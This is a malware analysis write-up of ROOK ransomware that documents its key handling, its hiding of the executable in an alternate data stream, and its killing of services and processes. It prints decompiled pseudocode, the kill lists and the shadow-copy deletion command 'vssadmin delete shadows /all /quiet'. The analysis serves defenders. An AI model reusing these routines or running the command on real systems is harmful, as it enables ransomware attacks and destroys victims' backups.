# Rook Ransomware

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# Overview

This is my analysis for ROOK Ransomware.

ROOK is a relatively new ransomware that has been coming up in the last few months. With the <u>Mbed TLS library</u>, the malware uses a hybrid cryptography scheme to encrypt files using AES and protect its keys with RSA-2048.

For execution speed, ROOK is quite fast since it uses a decently good method of multithreading with two global lists for file and directory traversal.

As it has been claimed by other researchers, ROOK borrows some of the code from the leaked BABUK source code. To be more specific, the ROOK developers copied and pasted the code for services & processes termination as well as deleting shadow copies. ROOK's multithreading approach is a reimplementation and an upgrade from that of BABUK version 3, which is now more efficient for directory traversal.

However, unlike BABUK devs who are big fans of using ECDH curves and eSTREAM portfolio Profile 1 ciphers such as ChaCha and HC-128 for hybrid-encryption, ROOK devs stick with the traditional choice of RSA and AES.




Figure 1: ROOK Leak Site.

# **IOCS**

The analyzed sample is a 64-bit Windows executable.

MD5: 6d87be9212a1a0e92e58e1ed94c589f9

SHA256: c2d46d256b8f9490c9599eea11ecef19fde7d4fdd2dea93604cee3cea8e172ac

Sample: MalwareBazaar




Figure 2: VirusTotal Result.

# Ransom Note

The content of the default ransom note is stored in plaintext in ROOK's executable.

ROOK's ransom note filename is "HowToRestoreYourFiles.txt", which is really similar to BABUK's "How To Restore Your Files.txt".

Figure 3: ROOK's Ransom Note.

# Static Code Analysis

# RSA Key Generation

The first thing ROOK does upon execution is setting up the RSA keys for asymmetric encryption.

First, the malware initializes a CTR\_DRBG context using the Mbed TLS library, which is used to build a pseudo-RNG to later randomly generate AES keys.

```
strcpy(CTR_DRBG_str, "CTR_DRBG");
sub_1400041B0();
memset(&CTR_DRBG_CTX, 0, 344ui64);
v0 = -1i64;
CTR_DRBG_CTX.reseed_counter = -1;
CTR_DRBG_str_len = lstrlenA(CTR_DRBG_str);
init_ctr_drbg_(CTR_DRBG_str_len, v2, v3, CTR_DRBG_str, CTR_DRBG_str_len);
CTR_DRBG_str_len_1 = lstrlenA(CTR_DRBG_str);
init_ctr_drbg_(CTR_DRBG_str_len_1, v5, v6, CTR_DRBG_str, CTR_DRBG_str_len_1);
```

Figure 4: CTR\_DRBG Initialization.

Next, it calls <u>mbedtls\_pk\_parse\_public\_key</u> to parse the TA's RSA public key into a mbedtls\_pk\_context struct. The ROOK's public key context is then extracted from the pk\_ctx field on the newly populated mbedtls\_pk\_context struct.

Below is the raw content of the public key.

```
----BEGIN PUBLIC KEY---- MIIBIJANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y
nnKluHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3
szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe
fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ
AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/
7imboVsEqcx717ym4tiKCz57 MwIDAQAB -----END PUBLIC KEY-----
```

```
v8 = lstrlenA(
            -BEGIN PUBLIC KEY----\n"
      "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y\n"
       "nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3\n"
      "szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe\n"
       "fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ\n"
      "AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm\n"
       "OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57\n"
       "MWIDAQAB\n"
       "----END PUBLIC KEY----\n");
mbedtls_pk_parse_public_key(
 &ROOK_PK_CONTAINER,
       -BEGIN PUBLIC KEY---
 "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y\n"
 "nnKluHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3\n"
  "szWKyJL0eKhN6DM5M4FppD8hyuKDTcgsa70Nhapc10yjfh3kf3Kc/2CUhnPYEzHe\n"
 "fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ\n"
 "AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm\n"
  "OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57\n"
  "MwIDAQAB\n"
      —END PUBLIC KEY——─\n",
 v8 + 1);
qword_140055F38 = *((_QWORD *)&xmmword_140057360 + 1);
*(_QWORD *)&ROOK_PUBLIC_KEY_CTX = ROOK_PK_CONTAINER.pk_ctx;
```

Figure 5: Parsing ROOK's RSA Public Key.

ROOK then calls RegCreateKeyExW to open the subkey Software in HKEY\_CURRENT\_USER. Using that, it calls RegQueryValueExW to check if the registry value RookPublicKey exists in there. If it does not, the malware generates a public-private key pair for the victim.

```
result = RegCreateKeyExW(HKEY_CURRENT_USER, L"Software", 0, 0164, 0, 0xF003Fu, 0164, &hKey, &dwDisposition);
if ( !result )
 cbData = 4096;
  if ( RegQueryValueExW(hKey, L"RookPublicKey", 0i64, 0i64, &MY_PUBLIC_KEY_RAW, &cbData) == ERROR_FILE_NOT_FOUND )
   sub_140008FB0(v11, v10, v12);
   gen_my_private_key(v14, v13, v15);
   v29 = 0i64;
   v18 = sub_1400054E0(v16, (unsigned __int64)v30, v17);
   if (v18 \geq 0)
     generate_RSA_key(
             —BEGIN PUBLIC KEY——√n",
              -END PUBLIC KEY---\n",
        &v31[-v18],
        v18,
        &MY_PUBLIC_KEY_RAW,
        (__int64)&v29);
```

Figure 6, 7: Querying From Registry & Generating Victim Public-Private Key Pair.

Next, ROOK encrypts the victim's RSA private key using its own public key context.

```
do
{
 v24 = *(*ROOK_PUBLIC_KEY_CTX + 328i64);
 if ( v24 )
 {
    if ( v24 == 1 )
      RSA_encrypt(
        *&ROOK_PUBLIC_KEY_CTX,
        sub_140005060,
        &CTR_DRBG_CTX,
        v19,
        dwOptions,
        samDesired,
        0xC8ui64,
        MY_RSA_PRIV_KEY,
        ROOK_ENCRYPTED_MY_PRIV_KEY);
 else
 {
   RSA_encrypt_0(
      *&ROOK_PUBLIC_KEY_CTX,
      sub_140005060,
      &CTR_DRBG_CTX,
      v19,
      0xC8ui64,
      MY_RSA_PRIV_KEY,
      ROOK_ENCRYPTED_MY_PRIV_KEY);
 ROOK_ENCRYPTED_MY_PRIV_KEY += 256;
 MY_RSA_PRIV_KEY += 200;
  --v23;
```

Figure 8: Encrypting Victim Private Key Using TA's Public Key.

The victim's public key and encrypted private key are consecutively stored in the registry at the value RookPublicKey and RookPrivateKey.

If the victim's public key was already generated before and the malware can query it directly from registry, the victim's encrypted private key is pulled from the registry value RookPrivateKey.

Finally, the malware calls mbedtls\_pk\_parse\_public\_key to retrieve the victim's public key context and wipes the victim's raw private key from memory.

```
RegSetValueExW(hKey, L"RookPublicKey", 0, 3u, &MY_PUBLIC_KEY_RAW, v0);
 RegSetValueExW(hKey, L"RookPrivateKey", 0, 3u, &::ROOK_ENCRYPTED_MY_PRIV_KEY, 0x1000u);
}
else
 cbData = 4096;
 RegQueryValueExW(hKey, L"RookPrivateKey", 0i64, 0i64, &::ROOK_ENCRYPTED_MY_PRIV_KEY, &cbData);
v25 = lstrlenA(&MY_PUBLIC_KEY_RAW);
mbedtls_pk_parse_public_key(&MY_PK_CONTEXT, &MY_PUBLIC_KEY_RAW, v25 + 1);
*&MY_PUBLIC_KEY_CTX = MY_PK_CONTEXT.pk_ctx; // parse victim's public ke
sub_14000BAF0(qword_140055F38);
if ( xmmword_140057360 )
 (*(xmmword_140057360 + 80))(*(&xmmword_140057360 + 1));
w_memset(&xmmword_140057360, 0i64, 16i64);
RegCloseKey(hKey);
v32 = 0;
do
{
  ::MY_RSA_PRIV_KEY[v32++] = 0;
 result = v32;
while ( v32 < 0x1000 );
```

Figure 9: Writing Keys to Registry & Cleaning Up.

## Anti-Detection: Alternate Data Streams

Alternate Data Streams (ADS) is a file attribute on the NT File System (NTFS) which was designed for compatibility with Macintosh Hierarchical File System (HFS).

For normal files, there is typically one primary data stream that is known as the unnamed data stream since its name is an empty string. However, ADS allows files to have more than one data stream, with any stream with a name being considered alternate.

Because alternate data streams are hidden from Windows Explorer and the dir command on the command-line, they are a sneaky way to hide external executable from a seemingly harmless file.

To evade detection, ROOK uses ADS to hides its own executable. First, it calls GetModuleFileNameW with a NULL handle to retrieve its own executable path.

It then calls CreateFileW to retrieve its own handle and SetFileInformationByHandle to rename the file with a data stream named ":ask". This ultimately puts the entire executable into the alternate ":ask" data stream, leaving an empty file on the primary stream.

```
memset(Filename, 0, 0x20Aui64);
if ( GetModuleFileNameW(0i64, Filename, 0x1040u) )
{
    curr_file_handle = CreateFileW(Filename, 0x10000u, 0, 0i64, 3u, 0x80u, 0i64);
    if ( curr_file_handle == -1i64 )
    {
        printf("failed to acquire handle to current running process");
        return 0i64;
    }
    else
    {
        printf("attempting to rename file name");
        memset(&FileInformation, 0, sizeof(FileInformation));
        FileInformation.FileNamelength = 8;
        *FileInformation.FileName = 'k\0s\0a\0a\0:'; // :ask
        if ( SetFileInformationByHandle(curr_file_handle, FileRenameInfo, &FileInformation, 0x20u) )
        {
            printf("successfully renamed file primary :$DATA ADS to specified stream, closing initial handle");
            CloseHandle(curr_file_handle);
```

Figure 10: Moving Executable to Data Stream.

Pausing the execution after the handle is released using the call to CloseHandle, we can examine how it looks in the system.

By running the command "dir /r", we can examine what changes to the executable file.

To test this, I use two copies of the ROOK sample and have the ro0k.mal\_ one hide itself in the ":ask" data stream. As we can see in the command-line, that file shows up empty, but its alternate data stream contains the full malicious executable.

```
4,024 procexp.lnk.Rook
                             4,008 Procmon.lnk.Rook
0 ro0k.mal
01/07/2022 06:20 AM
                                                              :ask data stream
                           415,232 ro0k.mal :ask:$DATA
                           415,232 rook.mal
01/07/2022 06:17 AM
                             4,792 Visual Studio 2019.11.
01/07/2022
          06:17 AM
                                                              🕶 original sample
                             4,008 Visual Studio Code.lnk.Rook
01/07/2022
          06:17 AM
01/07/2022 06:17 AM
                             4,184 x32dbg.lnk.Rook
```

Figure 11: Examining Alternate Data Stream In Command-Line.

After doing this, the ransomware file will appear as empty in the file system until the end of execution.

After hiding itself, ROOK also calls SetFileInformationByHandle again to set the file to be deleted once all handles are closed at the end.

```
curr_file_handle_1 = CreateFileW(Filename, 0x10000u, 0, 0i64, 3u, 0x80u, 0i64);
if ( curr_file_handle_1 == -1i64 )
{
    printf("failed to reopen current module");
    return 0i64;
}
else
{
    file_dispos_info.DeleteFileA = 1;
    if ( SetFileInformationByHandle(curr_file_handle_1, FileDispositionInfo, &file_dispos_info, 1u) )// set file to be deleted once all handles are closed
{
        printf("closing handle to trigger deletion deposition");
        CloseHandle(curr_file_handle_1);
        if ( PathFileExistsW(Filename) )
        {
            printf("failed to delete copy, file still exists");
            return 0i64;
        }
}
```

# Command-line Arguments

ROOK can run with or without command-line arguments.

Below is the list of arguments that can be supplied by the operator.

# Argument Description -debug <log\_filename> Enable logging to the specified log file -shares <share\_list> List of network shares to be traversed -paths <drive\_list> List of local & network drives to be traversed

# Logging

When the debug argument is provided on the command-line, ROOK enables debugging and calls CreateFileW to create the log file to later log into.

It also calls InitializeCriticalSection to initialize a critical section to prevent multiple threads from writing into the log file at the same time.

```
cmd_arg = extract_cmd_arg(argc_1, argv_1, L"debug"); // debug

DEBUG_FILENAME = cmd_arg;
if ( cmd_arg )
{
    FILES_TO_AVOID = cmd_arg;
    InitializeCriticalSection(&LOGGING_CRITICAL_SECTION);
    DEBUG_FILE_HANDLE = CreateFileW(DEBUG_FILENAME, 0x40000000u, 1u, 0i64, 4u, 0x80u, 0i64);
    DEBUG_FLAG = 1;
}
```

Figure 13: Logging Initialization.

# Stopping Services

For stopping services, ROOK borrows this part from the leaked BABUK source code.

The malware first calls GetTickCount to get a tick count prior to stopping services. It then calls OpenSCManagerA to retrieve a service control manager handle.

```
original_tickcount = GetTickCount();
v2 = OpenSCManagerA(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
SC_manager_handle = v2;
SC_manager_handle_1 = v2;
if ( v2 )
{
```

Figure 14: Retrieving Service Control Manager.

Next, it iterates through a hard-coded list containing services to be stopped. For each of these service, the malware calls OpenServiceA to retrieve the service's handle and QueryServiceStatusEx to query and checks if the service state is SERVICE\_STOP\_PENDING.

If it is not, ROOK calls EnumDependentServicesA to enumerate through all dependent services of the target service and stop them.

```
service_to_stop = SERVICE_STOP_LIST;
dependent_service_index = 0i64;
for ( i = 0; i < 0x19; ++i )
 service_handle = OpenServiceA(SC_manager_handle_1, *service_to_stop, 0x2Cu);
 if ( service_handle )
   if ( QueryServiceStatusEx(service_handle, SC_STATUS_PROCESS_INFO, &status_proc_info, 0x24u, &cbBufSize)
      && ((status_proc_info.dwCurrentState - 1) & 0xFFFFFFFD) \neq 0 )// not SERVICE_STOP_PENDING
      if ( !EnumDependentServicesA(
              service_handle,
              SERVICE_ACTIVE,
             dependent_service_status,
              Θ,
              &cbBufSize,
              &ServicesReturned)
        && GetLastError() == 234 )
      {
       dependent_service_status_1 = w_HeapAlloc(cbBufSize);
       dependent_service_status = dependent_service_status_1;
        if ( dependent_service_status_1 )
        {
          if ( EnumDependentServicesA(
                 service_handle,
                 1u,
                 dependent_service_status_1,
                 cbBufSize,
                 &cbBufSize,
                 &ServicesReturned) )
          {
           dependent_service_handle = OpenServiceA(
```

Figure 15: Iterating Through Service Stop List.

For each dependent service, the malware calls OpenServiceA to retrieve its handle and ControlService to send a control stop code to stop it. It also sleeps and calls QueryServiceStatusEx to wait until the service's state is fully stopped.

```
dependent_service_handle = OpenServiceA(
                             SC_manager_handle_1,
                             dependent_service_status[dependent_service_index].lpServiceName,
                             0x24u);
dependent_service_handle_1 = dependent_service_handle;
if ( dependent_service_handle
  && ControlService(dependent_service_handle, SERVICE_CONTROL_STOP, &ServiceStatus) )// stop dependent service
  if ( ServiceStatus.dwCurrentState ≠ SERVICE_STOPPED )
  {
    do
      Sleep(ServiceStatus.dwWaitHint);
    while ( (!QueryServiceStatusEx(
                dependent_service_handle_1,
                SC_STATUS_PROCESS_INFO,
                &ServiceStatus, // check until dependent service is stopped
                0x24u,
                &cbBufSize)
          || ServiceStatus.dwCurrentState ≠ SERVICE_STOPPED
          && GetTickCount() - original_tickcount ≤ 30000)
         && ServiceStatus.dwCurrentState ≠ SERVICE_STOPPED );
  }
  CloseServiceHandle(dependent_service_handle_1);
```

Figure 16: Stopping Dependent Services.

After stopping all dependent services, ROOK calls ControlService send a control stop code to the main service and continuously checks until the service is fully stopped.

```
if ( ControlService(service_handle, SERVICE_CONTROL_STOP, &status_proc_info) // stop target service
   && status_proc_info.dwCurrentState ≠ 1 )
{
    do
        Sleep(status_proc_info.dwWaitHint);
    while ( QueryServiceStatusEx(service_handle, SC_STATUS_PROCESS_INFO, &status_proc_info, 0x24u, &cbBufSize)
        && status_proc_info.dwCurrentState ≠ 1 // check until service is stopped
        && GetTickCount() - original_tickcount ≤ 30000
        && status_proc_info.dwCurrentState ≠ 1 );
}
```

Figure 17: Stopping Target Services.

For stopping all services, the maximum timeout is 30000ms or 30 seconds from the original tick count. If it takes more than 30 seconds to stop services, the malware aborts and exits the function.

Below is the list of services that are stopped.

```
"memtas", "mepocs", "vss", "sql", "svc$", "veeam", "backup", "GxVss", "GxBlr", "GxFWD", "GxCVD", "GxCIMgr",
"DefWatch", "ccEvtMgr", "ccSetMgr", "SavRoam", "RTVscan", "QBFCService", "QBIDPService",
"Intuit.QuickBooks.FCS", "QBCFMonitorService", "AcrSch2Svc", "AcronisAgent", "CASAD2DWebSvc",
"CAARCUpdateSvc"
```

# Terminating Processes

This part of code is also copied and pasted from the BABUK source code.

ROOK calls CreateToolhelp32Snapshot to retrieve a snapshot of all processes and threads in the system. It then calls Process32FirstW and Process32NextW to enumerate through the snapshot.

For each process whose name is in the list of processes to be terminated, the malware calls OpenProcess to retrieve the process's handle and TerminateProcess to terminate it.

```
proc_info.dwSize = 568;
snapshot_handle = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
if ( Process32FirstW(snapshot_handle, &proc_info) )
{
  do
  {
    v1 = 0;
    process_to_terminate = PROCESS_TERMINATE_LIST;
    while ( lstrcmpW(*process_to_terminate, proc_info.szExeFile) )
       #v1;
      ++process_to_terminate;
      if ( v1 \ge 0x1F )
        goto LABEL_8;
    proc_handle = OpenProcess(PROCESS_TERMINATE, 0, proc_info.th32ProcessID);
    proc_handle_1 = proc_handle;
    if (proc_handle)
      TerminateProcess(proc_handle, 9u);
      CloseHandle(proc_handle_1);
ABEL_8:
  while ( Process32NextW(snapshot_handle, &proc_info) );
return CloseHandle(snapshot_handle);
```

Figure 18: Stopping Target Services.

Below is the list of processes that are stopped.

```
"sql.exe", "oracle.exe", "ocssd.exe", "dbsnmp.exe", "visio.exe", "winword.exe", "wordpad.exe",
"notepad.exe", "excel.exe", "onenote.exe", "outlook.exe", "synctime.exe", "agntsvc.exe", "isqlplussvc.exe",
"xfssvccon.exe", "mydesktopservice.exe", "ocautoupds.exe", "encsvc.exe", "firefox.exe", "tbirdconfig.exe",
"mydesktopqos.exe", "ocomm.exe", "dbeng50.exe", "sqbcoreservice.exe", "infopath.exe", "msaccess.exe",
"mspub.exe", "powerpnt.exe", "steam.exe", "thebat.exe", "thunderbird.exe"
```

# **Deleting Shadow Copies**

This part of code is also copied and pasted from the BABUK source code.

ROOK first checks if its process is running under a 64-bit processor by calling IsWow64Process.

```
int64 is_process_64_bit()
HMODULE ModuleHandleA; // rax
BOOL (__stdcall *IsWow64Process)(HANDLE, PBOOL); // rbx
HANDLE CurrentProcess; // rax
int v3; // eax
unsigned int v4; // ecx
unsigned int Wow64Process; // [rsp+30h] [rbp+8h] BYREF
Wow64Process = 0;
ModuleHandleA = GetModuleHandleA("kernel32.dll");
IsWow64Process = GetProcAddress(ModuleHandleA, "IsWow64Process");
if ( !IsWow64Process )
 return Wow64Process;
CurrentProcess = GetCurrentProcess();
v3 = (IsWow64Process)(CurrentProcess, &Wow64Process);
v4 = Wow64Process;
if (!v3)
  return 0;
return v4;
```

Figure 19: Checking Process Architecture.

If it is, the malware calls Wow64DisableWow64FsRedirection to disable file system redirection for its process.

Then it executes ShellExecuteW to launch the following command in the command line to delete all shadow copies in the system.

```
vssadmin.exe delete shadows /all /quiet
```

Finally, if the malware's process is running under a 64-bit architecture, it calls Wow64RevertWow64FsRedirection to enable file system redirection.

```
_int64 (__fastcall *delete_shadow_copies())(__int64)
HMODULE LibraryA; // rax
BOOL (__stdcall *Wow64DisableWow64FsRedirection)(PVOID *); // rax
__int64 (__fastcall *result)(__int64); // rax
HMODULE v3; // rax
<u>__int64 v4; // [rsp+40h] [rbp+8h] BYREF</u>
v4 = 0i64;
if ( is_process_64_bit() )
  LibraryA = LoadLibraryA("kernel32.dll");
  Wow64DisableWow64FsRedirection = GetProcAddress(LibraryA, "Wow64DisableWow64FsRedirection");
  if ( Wow64DisableWow64FsRedirection )
    (Wow64DisableWow64FsRedirection)(&v4);
ShellExecuteW(0i64, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0i64, 0);
result = is_process_64_bit();
if ( result )
  v3 = LoadLibraryA("kernel32.dll");
  result = GetProcAddress(v3, "Wow64RevertWow64FsRedirection");
  if ( result )
    return result(v4);
return result;
```

Figure 20: Deleting Shadow Copies.

# Multithreading Setup

Prior to encrypting files, ROOK sets up its own multithreading system.

Initially, it calls GetSystemInfo to retrieve the number of processors in the system.

The multithreading structure is divided into two parts: file encryption and directory enumeration.

For file encryption, the malware calculates the maximum number of files to be encrypted by multiple threads at the same time is 24 times the number of processors. It then calls HeapAlloc to allocate a global array to store the files that are set to be encrypted and CreateSemaphoreA to create 2 semaphores

that are used for synchronization among threads that access the file array. Finally, it also calls InitializeCriticalSection to initialize a critical section that allows one thread to add or remove a file from the global array at a time.

```
GetSystemInfo(&SystemInfo);
crypt_thread_count_3 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
max_file_crypt_count = 24 * SystemInfo.dwNumberOfProcessors;
crypt_thread_count_4 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
MAX_FILE_TO_CRYPT = 24 * SystemInfo.dwNumberOfProcessors; // max file to be encrypted = 24 * proc_num
do
    FILE_TO_CRYPT_LIST = HeapAlloc(hHeap, 8u, 8i64 * max_file_crypt_count + 64);
while ( !FILE_TO_CRYPT_LIST );
::FILE_TO_CRYPT_LIST = FILE_TO_CRYPT_LIST; // allocate list to contain filename
END_ACCESS_FILE_SEMAPHORE = CreateSemaphoreA(0i64, max_file_crypt_count, max_file_crypt_count, 0i64);
SemaphoreA = CreateSemaphoreA(0i64, 0, max_file_crypt_count, 0i64); // semaphores to access the file list
FILE_TO_CRYPT_INDEX = 0i64;
BEGIN_ACCESS_FILE_SEMAPHORE = SemaphoreA;
InitializeCriticalSection(&FILE_TO_CRYPT_CRITSECT);
```

Figure 21: Threading Setup for File Encryption.

For directory enumeration, the malware calculates the maximum number of directories to be enumerated by multiple threads at the same time is 6 times the number of processors. It also creates a global array, 2 semaphores, and a critical section like to the file encryption part above.

Figure 22: Threading Setup for Directory Enumeration.

Next, the malware calls HeapAlloc to allocate two arrays to store child thread handles, one for file encryption and the other for directory enumeration.

ROOK then calls CreateThread to spawn threads for double the number of processors for each thread array. The functionalities of these threads are later discussed in the <a href="Child Thread">Child Thread</a> section.

```
enum_thread_count = crypt_thread_count_3;
 dir_enum_thread_list = HeapAlloc(hHeap, 8u, 8 * crypt_thread_count_3 + 64);
while ( !dir_enum_thread_list );
 file_crypt_thread_list_1 = HeapAlloc(hHeap, 8u, 8 * crypt_thread_count_3 + 64);
while ( !file_crypt_thread_list_1 );
v51 = 0:
for ( i = 8 * crypt_thread_count_3; v51 < i; ++v51 )
 *(dir_enum_thread_list + v51) = 0;
for ( j = 0; j < i; ++j )
 *(file_crypt_thread_list_1 + j) = 0;
if ( crypt_thread_count_3 )
 file_crypt_thread_list = file_crypt_thread_list_1;
 crypt_thread_count_3 = crypt_thread_count_3;
   *(file_crypt_thread_list + dir_enum_thread_list - file_crypt_thread_list_1) = CreateThread(// dir enum thread
                                                                                     child_process_file_and_dir,
   *file_crypt_thread_list++ = CreateThread(0i64, 0i64, child_process_file_and_dir, 0i64, 0, 0i64);// file encrypt thread
     -crypt_thread_count_3;
 while ( crypt_thread_count_3 );
```

Figure 23: Spawning Child Threads.

#### Network Resource Traversal

When the command-line argument "-paths" or "-shares" is not provided, ROOK recursively traverses through all resources in the network.

The malware calls WNetOpenEnumW to retrieve an enumeration handle for all network resources and WNetEnumResourceW to enumerate through them.

For each network resource, if it's a container for other resources that can also be enumerated, ROOK recursively passes it back to the current function to traverse it.

If the resource is just a normal and connectable directory, the malware passes it into a recursive function to traverse it, which will be discussed in the Drives Traversal section.

```
IORD __fastcall recursive_traverse_resource(struct _NETRESOURCEW *net_resource)
// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
cCount = -1;
BufferSize = 0x4000;
result = WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY, RESOURCEUSAGE_ALL, net_resource, &resource_enum_handle);
if (!result)
 v2 = BufferSize;
 do
   net_resource_enum_arr_1 = HeapAlloc(hHeap, 8u, v2 + 64);
   net_resource_enum_arr = net_resource_enum_arr_1;
 while ( !net_resource_enum_arr_1 );
  if ( !WNetEnumResourceW(resource_enum_handle, &cCount, net_resource_enum_arr_1, &BufferSize) )
   do
      for ( i = 0i64; i < cCount; i = (i + 1) )
        each_net_resource = &net_resource_enum_arr[i];
        if ( (each_net_resource\rightarrowdwUsage & RESOURCEUSAGE_CONTAINER) \neq 0 )// if resource is a container, pass it back
         recursive_traverse_resource(each_net_resource);
        else
          recursive_traverse_dir(each_net_resource→lpRemoteName); // begin directory traversal
    while ( !WNetEnumResourceW(resource_enum_handle, &cCount, net_resource_enum_arr, &BufferSize) );
 HeapFree(hHeap, 0, net_resource_enum_arr);
  return WNetCloseEnum(resource_enum_handle);
```

Figure 24: Traversing Network Resources.

# **Drives Traversal**

When the command-line argument "-paths" is provided, ROOK specifically enumerates them and exits upon completion.

The argument can come in the form of a list of paths, each separated by a comma. Instead of a normal directory path, ROOK also accepts a two-character string of a drive letter followed by a colon as a path to a drive.

```
v28 = lstrlenW(paths_cmd_list);
for ( m = 0i64; m < v28; ++m )
  if ( paths_cmd_list[m] == ',' )
  {
   paths_cmd_list[m] = 0;
    ++paths_cmd_count;
}
do
 v30 = 2i64 * (lstrlenW(paths_cmd_list) + 1);
 do
  {
   path_to_crypt = HeapAlloc(hHeap, 8u, v30 + 64);
   path_to_crypt_1 = path_to_crypt;
 while ( !path_to_crypt );
 lstrcpyW(path_to_crypt, paths_cmd_list);
  if ( lstrlenW(path_to_crypt_1) == 2 && path_to_crypt_1[1] == ':' )// "<character>:"
   traverse_drive(*path_to_crypt_1);
  else
   recursive_traverse_dir(path_to_crypt_1);
 HeapFree(hHeap, 0, path_to_crypt_1);
 paths_cmd_list += lstrlenW(paths_cmd_list) + 1;
  --paths_cmd_count;
while ( paths_cmd_count );
```

Figure 25: Parsing "-paths" Command-Line Argument.

When traversing a drive, ROOK builds the following drive path.

```
\\\\?\\<drive_letter>:
```

With the path, the malware checks and avoids enumerating the drive if it's a CD-ROM drive.

If the drive type is a remote drive, ROOK calls WNetGetConnectionW to retrieve the remote name of the drive and passes it to be traversed by the recursive\_traverse\_dir function.

If the drive type is not remote drive and CD-ROM drive, the malware simply passes it to the recursive\_traverse\_dir function.

In the recursive\_traverse\_dir function, ROOK begins by executing two nested while loop. The first one loops and waits until the END\_ACCESS\_DIR\_SEMAPHORE semaphore's count is reduced to zero, and its state is nonsignaled. When this happens, it means every directory in the global directory list is already traversed and no thread is extracting from it.

While waiting for this, the inner while loop waits until the BEGIN\_ACCESS\_FILE\_SEMAPHORE semaphore is signaled, which allows the current process to access the global file list. After obtaining the ownership of the critical section for the global file list using EnterCriticalSection, ROOK extracts the file at the current index, increments the index, and encrypts it. The file encryption routine is later discussed at the <u>File Encryption</u> section.

Figure 27: Waiting for Directory List to Be Cleared & Encrypting File in the Meantime.

Instead of just looping and waiting for the directory list to be cleared, ROOK extracts and encrypts files in the global file list during the wait time to increase efficiency and avoids wasting computing resources. This makes the overall enumeration and encryption process quite fast.

Next, the malware calls EnterCriticalSection to obtain the ownership of the global directory list and adds the directory path to be traversed in. Then, it calls ReleaseSemaphore to release the BEGIN\_ACCESS\_DIR\_SEMAPHORE semaphore, which increments its count by one and signals other threads that another directory is available to be enumerated.

```
EnterCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
